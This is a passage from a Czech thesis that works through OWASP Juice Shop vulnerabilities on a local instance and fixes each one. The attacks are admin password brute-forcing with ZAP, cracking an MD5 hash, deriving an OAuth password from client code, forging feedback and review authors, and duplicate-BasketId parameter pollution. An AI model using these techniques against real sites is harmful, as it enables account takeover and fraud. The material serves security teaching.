V Juice Shopu se za pomocí této zranitelnosti budeme chtít přihlásit jako administrátor. Jelikož emailovou adresu administrátora známe, což je admin@juice-sh.op, je potřeba zjistit pouze heslo. Nabízí se několik možností, jak heslo získat a následně se úspěšně přihlásit. Jednou z nich je heslo uhodnout zkoušením možných hesel ručně nebo využít nástroj na prolomení hesla, který celý proces zkoušení zautomatizuje a urychlí. Nabízí se také možnost prolomení hashe hesla.

Pokud se jedná o výchozí nebo jednoduché heslo, můžeme se dobrat výsledku postupným zkoušením hesel. Ovšem efektivnější je celý proces zautomatizovat. Pro toto použití existuje řada softwarů, v tomto případě je zvolena aplikace ZAP, která je vyvíjena pod záštitou organizace OWASP.

Spustíme tedy ZAP a v něm přes zabudovaný prohlížeč otevřeme localhost:3000 a pokusíme se přihlásit pomocí emailové adresy admin@juice-sh.op a libovolného hesla. Nevadí, že požadavek skončí chybou, cílem je pouze získat POST požadavek do ZAP softwaru tak, abychom jej dále mohli využít pro hledání hesla.

V ZAP po pokusu o přihlášení nalezneme odeslaný požadavek a pomocí pravého tlačítka vybereme možnost Fuzzer. V něm následně vybereme pole, které budeme porovnávat s hesly (můžeme vidět na obrázku Obr. 36). Abychom mohli hesla porovnávat je potřeba nahrát vhodný slovník s hesly. Jednou z možností je např. vyhledat a stáhnout textový soubor, který obsahuje několik desítek tisíc nejpoužívanějších hesel.



Obr. 36. Nástroj Fuzzer v aplikaci ZAP


Posléze stačí Fuzzer spustit a ten bude postupně automaticky posílat POST požadavky s hesly z nahraného souboru. Průběžně je možné výsledky sledovat, po pár minutách nalezneme heslo k administrátorskému účtu.

Další možností, jak zjistit heslo, je nalézt hash hesla, který je zahashovaný již prolomenou metodou. Pro získání tohoto hashe je zapotřebí přistoupit k databázi pomocí SQL Injection zranitelnosti, která byla popsána v kapitole Injection. Prostřednictvím této zranitelnosti je možné v aplikaci Juice Shop získat data o všech uživatelích a jejich heslech. Hesla v databázi jsou standardně šifrována nebo zahashována, a i nalezené heslo administrátora má v tomto případě následující tvar 0192023a7bbd73250516f069df18b500. Posléze stačí tento hash vložit do prohlížeče nebo použít nástroj pro dešifrování různých hashovacích algoritmů. V tomto případě po vložení do google vyhledávače nás hned první odkaz odkazuje na adresu, kde můžeme nalézt, že daný hash odpovídá hodnotě admin123. Po vložení tohoto hesla do přihlášení se přihlásíme jako administrátor. [47]

Abychom tuto zranitelnost ošetřili, je zapotřebí ošetřit složitost hesla nejen na straně klienta, ale i na serveru a časově omezit počet omezený počet přístupů na API endpoint při přihlašování. Také by již při vyvíjení aplikace neměl být použit prolomený hash algoritmus, a především ošetřit přístup do databáze. Ošetření SQL Injection zranitelnosti bylo řešeno již v kategorii Injection.

Jednou z možností řešení této zranitelnosti je tedy nastavení ošetření složitosti hesla. V tuto chvíli je v Juice Shopu ověřována pouze délka hesla na minimální a maximální délku, a to pouze na straně klienta. My budeme chtít nastavit další požadavky na minimální složitost hesla, jak na straně klienta, tak na serveru.

Složitost hesla budeme nastavovat podle již doporučené složitosti zobrazené aplikací (viz. Obr. 37).



Obr. 37. Síla hesla

Na straně klienta upravíme pod polem pro vkládání hesla větu tak, aby věta odkazovala na složitost hesla, které můžeme vidět na obrázku výše. Posléze je potřeba najít soubor, kde se nachází funkce pro ošetření hesla na straně klienta. V nalezeném souboru je pouze funkce, která ošetřuje délku hesla, tu upravíme a přidáme do ní i další podmínky pro složitost hesla.

Po této úpravě je již složitost hesla ošetřena na straně klienta, pořád ji však je možné obejít přímou komunikací se serverem, je tedy zapotřebí udělat stejné ošetření i na straně serveru. Jelikož na straně serveru žádné ošetření hesla neprobíhá, nabízí se vytvořit zcela nový soubor. V novém souboru bude vytvořena hlavní funkce, která bude volána vždy při příchozím požadavku na registraci. Tato funkce si z příchozího požadavku získá heslo, které následně předá funkci pro ověření složitosti. Pokud že funkce pro ověření složitosti vyhodnotí toto heslo jako dostatečně složité, tak již nic vykonávat nebude a provede se registrace, avšak pokud heslo nebude dostatečně složité, tak musí skončit chybou. Tato chyba by měla do odpovědi, která je zasílána uživateli, nastavit vhodný kód chyby, tedy 400 a případně přidat zprávu, která informuje o neplatném heslu.

Níže ve stejném souboru vytvoříme druhou funkci, která bude obsahovat samotnou logiku validace hesla a bude tedy volána funkcí popsanou výše. Tato funkce bude obsahovat podmínky, které musí splňovat heslo. V našem případě musí heslo splňovat požadavky na maximální a minimální délku, musí obsahovat číslo, malé písmeno, velké písmeno a speciální znak.

Tímto bude ošetření splněno jak na straně klienta, tak na straně serveru.

Další velmi důležitou logikou, abychom zamezili možnému automatizovanému hádání hesel v přihlašovacím formuláři, potřebujeme nějakým způsobem omezit maximální počet zaslaných požadavků na daný API endpoint za nějaký časový úsek.

Jelikož víme, že na backendu aplikace se využívá Framework Express, tak můžeme pro tento framework vyhledat na internetu knihovnu, která takovéto omezování počtu požadavků umožňuje. [48]

Nainstalujeme knihovnu pomocí powershellu a npm příkazu v kořenovém adresáři Juice Shopu. Poté co knihovnu nainstalujeme, musíme pouze nadefinovat konkrétní limity pro přístup k API endpoint. V souboru server.js nalezneme API endpoint pro přihlášení. Nalezené cesty můžeme vidět v kódu níže.

```
/* Custom Restful API */
app.post('/rest/user/login', login())
```

Nyní musíme naimportovat námi přidanou knihovnu do souboru a posléze nadefinovat objekt, do kterého vložíme pomocí naimportované funkce rateLimit konkrétní konfiguraci omezení přístupu. V našem případě jsme zvolili, že každý uživatel může zaslat nanejvýše 5 požadavků za 5 minut. Tento objekt poté přiřadíme k danému API endpointu. Celý výsledný kód bude vypadat následovně.

```
const rateLimit = require("express-rate-limit")

const defaultRateLimit = rateLimit({
  windowMs: 5 * 60 * 1000, // 5 minut
  max: 5 // limit each IP to 5 requests per windowMS
});

/* Custom Restful API */
app.post('/rest/user/login', defaultRateLimit, login())
```

Po této úpravě je již nastaven limit omezující přístup na API endpoint pro přihlášení.

8.3.2 OAuth autentizace

V dnešní době řada aplikací využívá přístupy pomocí OAuth autentizace. Jedná se například o přihlášení pomocí Gmailu, Facebook účtu a podobně. V aplikaci Juice Shop je možnost přihlášení pomocí Google emailové adresy. V tomto případě se budeme chtít přihlásit pod účtem bjoern.kimminich@gmail.com. Abychom zjistili, jak v aplikaci přihlášení pomocí gmailu funguje, zkusíme se přihlásit pod svým účtem a celý proces budeme sledovat

např. v síťové záložce pomocí Google DevTools. Zde můžeme vidět, že je po přihlášení vytvořen účet s naší emailovou adresou a je vytvořeno heslo. Musíme tedy nalézt, jakým způsobem se heslo generuje.

Nabízí se tedy např. v DevTools souborové záložce vyhledat zdrojové kódy, které provádějí přihlášení pomocí OAuth. V tomto případě nalezneme funkci, kterou můžeme vidět na obrázku Obr. 38.

```
ngOnInit() {
    this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(t=>{
        const e = btoa(t.email.split("").reverse().join(""));
        this.userService.save({
            email: t.email,
            password: e,
            passwordRepeat: e
        }).subscribe(()=>{
            this.login(t)
        }
        , ()=>this.login(t))
    }
    , t=>{
        this.invalidateSession(t),
        this.ngZone.run(async()=>await this.router.navigate(["/login"]))
    }
    )
}
```

Obr. 38. Funkce pro přihlášení pomocí OAuth

Na obrázku výše vidíme, že Password: e, kdy e je vytvořená konstanta zadaná výše v kódu a to:

```
btoa(t.email.split("").reverse().join(""))
```

Přesuneme se do záložky konzole a vložíme výše zmíněný kód, kde místo t.email vložíme bjoern.kimminich@gmail.com a kód bude vypadat následovně:

```
btoa("bjoern.kimminich@gmail.com".split("").reverse().join(""))
```

Požadavek pošleme a vygeneruje se nám heslo, které odpovídá danému emailu, v tomto případě bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=. Posléze se emailem a vytvořeným heslem přihlásíme pod cizí účet.

Pro ošetření této zranitelnosti je potřeba část kódu, která generuje heslo přesunout ze souborů, které jsou přístupné všem návštěvníkům webové stránky na server.

Abychom ošetřili tuto zranitelnost, bude zapotřebí celé generování hesla při přihlášení pomocí google účtu provádět na straně serveru tak, aby již nebylo nikde veřejně zobrazeno, pomocí jaké funkce se generování heslo provádí a nebylo tak možné si jej jednoduše domyslet pro takto přihlášené uživatele.

Na serveru budeme muset vytvořit novou funkci, která v případě přihlášení přes oAuth vygeneruje heslo a vytvoří uživatele na straně serveru. Tuto funkci pojmenujeme například oauthPassword. Tato funkce bude muset obsahovat podmínku, která zjistí, zda uživatele chceme registrovat na základě oAuth přihlášení a v takovém případě vygeneruje heslo na základě emailové adresy. Zde bychom mohli heslo generovat libovolným způsobem, my však pro zjednodušení použijeme stejný způsob vytvoření hesla, jako již bylo prováděno na klientské straně, pomocí následujících funkcí Buffer.from(email).toString('base64'). I když tyto funkce jsou jinak pojmenovány v porovnání s těmi použitými v klientské aplikaci, tak provádějí totožnou logiku a hesla se tedy budou shodovat s těmi, které aktuálně generuje klientská aplikace. Vytvořená funkce bude vypadat následovně.

```
module.exports.oauthPassword = function () {
  return (req, res, next) => {
    if (req.body.oauth) {
      const email = req.body.email;
      const password = Buffer.from(email).toString('base64');
      models.User.create({
        email: email,
        password: password
      }).then(user => {
        res.status(201).json({ status: 'success', data: { email: email, pass
word: password } });
      }).error(() => {
        res.status(201).json({ status: 'success', data: { email: email, pass
word: password } });
      });
    } else {
      next();
    }
  }
}
```

Dále bude potřeba funkci přidat k příslušenému API endpointu, který nalezneme v souboru server.js. Po této úpravě máme již serverovou část hotovou, nyní bude potřeba upravit část kódu na straně klienta. Tento kód nalezneme v souboru oauth.component.ts. Nás bude zajímat konkrétně tato část kódu.

```
      const password = btoa(profile.email.split('').reverse().join(''))
      this.userService.save({ email: profile.email, password: password, pass
wordRepeat: password })
```

Odstraníme celý řádek s definicí konstanty password a na dalším řádku, který provádí volání za účelem registrace, odstraníme heslo a přidáme parametr oauth, na základě, kterého bude

server schopen identifikovat, že má vygenerovat heslo. Upravená část kódu bude vypadat následovně.

```
this.userService.save({ email: profile.email, oauth: true })
```

Níže ve stejném souboru nalezneme kód, který provádí volání přihlášení po úspěšné registraci oauth uživatele, kde je taktéž zmíněn způsob šifrování hesla. Poté co i tuto část upravíme, již nebude možné na straně klienta nalézt způsob šifrování hesla při přihlášení pomocí oAuth.


8.4 Broken Access Control

Prostřednictvím nedostatečného ošetření přístupů může dojít k získání a následně k zneužití oprávnění. Získané oprávnění může mít za následek provádění funkcí jako jiný uživatel, či dokonce jako správce. Takové jednání může mít za následek negativní dopad na celou webovou aplikaci, například pokud by došlo k odstranění všech kladných hodnocení a přidání negativních, přepsání všech komentářů u produktů nebo manipulace s košíkem jiného uživatele. Při tvorbě webových aplikací je tedy potřeba dbát na zásady vynucující řízení přístupů tak, aby uživatelé nemohli jednat mimo jejich oprávnění. Níže je popsáno několik možností, jakým způsobem lze získat cizí oprávnění a následně poškodit jak uživatele, tak snížit důvěru celé webové aplikace.

8.4.1 Zapomenutá zpětná vazba

Jednou z možností, jak prostřednictvím nedostatečného ošetření přístupu můžeme poškodit jak jiného uživatele, tak samotnou stránku je zaslání negativní zpětné vazby pod jiným uživatelem, která se následně bude zobrazovat na stránkách.


V aplikaci Juice Shop se tedy zaměříme na stránku pro vkládání zpětné vazby. Je možné vložit zpětnou vazbu jak jako přihlášený uživatel, tak i anonymně. Pomocí nástrojů DevTools zanalyzujeme stránku, konkrétně budeme prohlížet jednotlivé elementy formuláře. Zajímá nás především pole autora. Po pečlivém prozkoumání nalezneme kód níže na obrázku.



Obr. 39. Náhled v záložce prvků

Z tohoto úryvku kódu (Obr. 39) můžeme vydedukovat, že zpětnou vazbu lze odeslat jak anonymně tak pod uživatelským jménem, přestože nejsme přihlášeni. Vstupní pole s ID uživatele je skryto pomocí hidden atributu.

V prohlížeči můžeme do kódu zasahovat, odstraníme tedy hidden atribut, čímž se nám na stránce zobrazí pole, kde posléze můžeme vložit jakékoli ID registrovaného uživatele (můžeme vidět na obrázku Obr. 40).



Obr. 40. ID pole po odstranění hidden atributu

Vyplníme všechny pole a formulář odešleme. V síťové záložce můžeme vidět, že požadavek byl v pořádku odeslán. Jelikož webová aplikace obsahuje stránku, kde jsou všechny zpětné vazby zobrazeny, můžeme se na ni přemístit a vidět, že přestože jsme nebyli přihlášeni, komentář byl napsán uživatelem, který má uživatelské ID 2.

Abychom ošetřili tuto zranitelnost, bude zapotřebí nalézt HTML soubor, který obsahuje skryté vstupní pole s ID uživatele na stránce pro poskytování zpětné vazby. Takovým souborem je v tomto případě contact.component.html. Konkrétně nás zde bude zajímat následující část kódu.


```
<input hidden type="text" id="userId" [formControl]="userIdControl"/>
```

Pro vyřešení této zranitelnosti bude stačit celou tuto část odstranit, případně zakomentovat. Díky tomu již nebude možné měnit ID uživatele v HTML formuláři a díky již existující logice se při aktualizaci uživatelského profilu použije správné ID uživatele. Již tedy není z naší strany nutné přidávat žádné další změny a zranitelnost je tímto ošetřena.

```
<!-- <input hidden type="text" id="userId" [formControl]="userIdControl"/> -->
```

8.4.2 Vložení komentáře pod jiným uživatelem

Níže popsaný útok může zapříčinit vložení komentáře pod jiným uživatelem, než jsme skutečně přihlášeni. V juice Shopu se vhodným místem zdá být hned první stránka s produkty, u kterých se nacházejí komentáře a recenze uživatelů. Po přihlášení do aplikace můžeme taktéž vložit komentář. Nabízí se tedy vložit komentář k jednomu z produktů a celý proces sledovat např. v síťové záložce. Zde nalezneme požadavek PUT, kterým je komentář k produktu vložen, ten posléze zkopírujeme pomocí Copy as fatch a vložíme do konzole (Obr. 41).



Obr. 41. Vložený požadavek PUT do konzolové záložky

V konzoli opravíme pouze pole "author":admin@juice-sh.op například na "author":"ATTACKER", nebo jakéhokoli jiného uživatele a požadavek posléze odešleme. Úpravu můžeme vidět na obrázku Obr. 42.

```
"referrer": "http://localhost:3000/",
"referrerPolicy": "strict-origin-when-cross-origin",
"body": "{\"message\":\"TEST2\",\"author\":\"ATTACKER\"}",
"method": "PUT",
"mode": "cors",
"credentials": "include"
```

Obr. 42. Změněná část požadavku

Požadavek se úspěšně provede a u produktu se objeví nový komentář s autorem, kterého jsme zadali. Takovým způsobem můžeme vložit komentář pod jakýmkoli uživatelem.

K vyřešení této zranitelnosti bude potřeba nalézt funkci, která provádí vložení komentáře k produktu. Takovou funkci nalezneme v souboru createProductReviews.js.
Níže můžeme vidět nalezenou funkci. Po jejím prozkoumání můžeme vidět, že zde chybí jakákoliv podmínka, která by ověřovala, zda se emailová adresa, pod kterou chceme komentář vložit, shoduje s ID přihlášeného uživatele.

```
module.exports = function productReviews () {
  return (req, res, next) => {
    const user = insecurity.authenticatedUsers.from(req)
    utils.solveIf(challenges.forgedReviewChallenge, () => { return user && u
ser.data.email !== req.body.author })
    db.reviews.insert({
      product: req.params.id,
      message: req.body.message,
      author: req.body.author,
      likesCount: 0,
      likedBy: []
    }).then(result => {
      res.status(201).json({ staus: 'success' })
    }, err => {
      res.status(500).json(err)
    })
  }
}
```

Je tedy potřeba do této funkce vložit podmínku, která bude kontrolovat, zda se emailová adresa posílaná v HTTP požadavku shoduje s emailovou adresou aktuálně přihlášeného uživatele. Do kódu v tomto případě přidáme podmínku user.data.email !== req.body.author. Pokud se tedy email neshoduje s ID přihlášeného uživatele, tak bude uživateli vrácena

odpověď s chybou. V opačném případě, kdy se tyto údaje shodují, se požadavek provede a k produktu bude přidán vkládaný komentář. Níže je již upravená funkce.


```
module.exports = function productReviews () {
  return (req, res, next) => {
    const user = insecurity.authenticatedUsers.from(req)
    if (user.data.email !== req.body.author) {
      res.status(400).json({ status: 'error', data: 'Invalid author.' })
    } else {
      utils.solveIf(challenges.forgedReviewChallenge, () => { return user &&
 user.data.email !== req.body.author })
      db.reviews.insert({
        product: req.params.id,
        message: req.body.message,
        author: req.body.author,
        likesCount: 0,
        likedBy: []
      }).then(result => {
        res.status(201).json({ staus: 'success' })
      }, err => {
        res.status(500).json(err)
      })
    }
  }
}
```

Po této úpravě již není možné vložit komentář pod jinou emailovou adresou než tou, pod kterou je uživatel přihlášen.

8.4.3 Manipulace košíku jiného uživatele

Na této ukázce v Juice Shopu je demonstrováno, jak prostřednictvím nedostatečného ošetření přístupu je možné vkládat produkty do košíku jiného uživatele. Podobně jako v předchozím příkladu se přihlásíme a vložíme produkt do košíku a celý proces budeme sledovat v síťové záložce. V ní nalezneme odeslaný požadavek pro vložení produktu do košíku. Tento požadavek zkopírujeme pomocí Copy as fatch a vložíme do konzolové záložky.

Níže na obrázku (Obr. 43) je zkopírovaný požadavek, kde jsme zkusili do jeho těla vložit ID jiného uživatele a to změníme např. z "BasketId":"1" na "BasketId":"2". Tento příkaz skončí chybou, jelikož autor není autorizovaný.



Obr. 43. Chybová hláška chybné autorizace

Zduplikujeme tedy parametr "BasketId", s tím, že první parametr autorizuje požadavek a druhý bude ID uživatele, pro nějž má být produkt do košíku vložen. Tělo bude vypadat následovně:

```
{"ProductId":1,"BasketId":"1","quantity":1, "BasketId":"2"}
```

Obr. 44. Odeslaný požadavek proběhl úspěšně

Jak můžeme vidět výše (Obr. 44), po této úprava již požadavek proběhne korektně a produkt se vloží do košíku jiného uživatele.

Pro ošetření této zranitelnosti bude potřeba upravit část kódu, která vykonává přidání produktu do košíku. Tento kód se nachází v souboru basketItems.js. Pro nás zajímavou část kódu můžeme vidět v následující ukázce. Můžeme vidět, že cyklus v horní části kódu provádí kromě jiného získávání parametrů BasketId, tedy ID košíku z příchozího požadavku

a ukládá je do proměnné basketIds. Dále si můžeme všimnout podmínky, která ověřuje, zda požadavek obsahuje alespoň jeden BasketId parametr a zda hodnota tohoto prvního BasketId parametru odpovídá ID košíku aktuálně přihlášeného uživatele. Kód níže poté provede vložení do košíku pomocí objektu basketItem. Můžeme si všimnout, že pro vybrání, které BasketId bude použito, se v kódu nachází následující - basketIds[basketIds.length - 1], což způsobí, že jako ID košíku, do kterého bude produkt vložen, se použije poslední BasketId parametr z HTTP požadavku. Díky výše popsanému chování se tedy při zaslání dvou různých BasketId parametrů provede ověření, zda do košíku vkládá uživatel, kterému patří, pomocí prvního BasketId, avšak položka bude vložena do košíku pomocí druhého zaslaného BasketId.

```
    for (let i = 0; i < result.length; i++) {
      if (result[i].key === 'ProductId') {
        productIds.push(result[i].value)
      } else if (result[i].key === 'BasketId') {
        basketIds.push(result[i].value)
      } else if (result[i].key === 'quantity') {
        quantities.push(result[i].value)
      }
    }
    const user = insecurity.authenticatedUsers.from(req)
    if (user && basketIds[0] && basketIds[0] !== 'undefined' && user.bid !=
basketIds[0]) { // eslint-disable-line eqeqeq
      res.status(401).send('{\'error\' : \'Invalid BasketId\'}')
    } else {
      const basketItem = {
        ProductId: productIds[productIds.length - 1],
        BasketId: basketIds[basketIds.length - 1],
        quantity: quantities[quantities.length - 1]
      }
```

Pro ošetření této zranitelnost nám tedy stačit změnit kód tak, aby se pro vkládání do košíku použilo stejné ID košíku, jaké se používá v podmínce výše. Navíc můžeme stejnou změnu v objektu basketItem provést i pro položky productIds a quantities, abychom dosáhli uceleného chování tak, že bude vždy zpracováván první z výskytů parametru, bude-li jich zasláno víc.

```
      const basketItem = {
        ProductId: productIds[0],
        BasketId: basketIds[0],
        quantity: quantities[0]
```

Po této úpravě je zranitelnost ošetřena a není možné vkládat produkty do jiného košíku.

9 TVORBA SOUBORŮ S ŘEŠENÝMI ÚLOHAMI

V rámci diplomové práce jsou vytvořeny čtyři PDF soubory s řešenými úlohami. Konkrétně se jedná o řešené zranitelnosti v oblasti Injection, Cross-site scripting, Broken Authentication a Broken Access Control.


V aplikaci Juice Shop se nachází nejběžnější zranitelnosti z těchto oblastí, i proto byla pro demonstraci těchto bezpečnostních zranitelností vybrána právě tato aplikace. Projekt Juice Shop vznikl právě pro účely testování a demonstrování nejběžnějších zranitelností a neustále je aktualizován a doplňován o aktuální bezpečnostní zranitelnosti. V rámci tohoto projektu je využita v aplikaci metoda gamifikace. Cílem této metody je zaujmout řešitele a motivovat k řešení jednotlivých úloh metodou hry. V aplikaci můžeme naleznout stránku s názvem Score Board, kde se nacházejí všechny zranitelnosti, které webová aplikace obsahuje a můžeme je zde filtrovat podle kategorie bezpečnostních zranitelností nebo obtížnosti nalezení. U každé bezpečnostní zranitelnosti je také odkaz na krátký popis o konkrétní zranitelnosti a případně i rada, kde danou zranitelnost hledat.

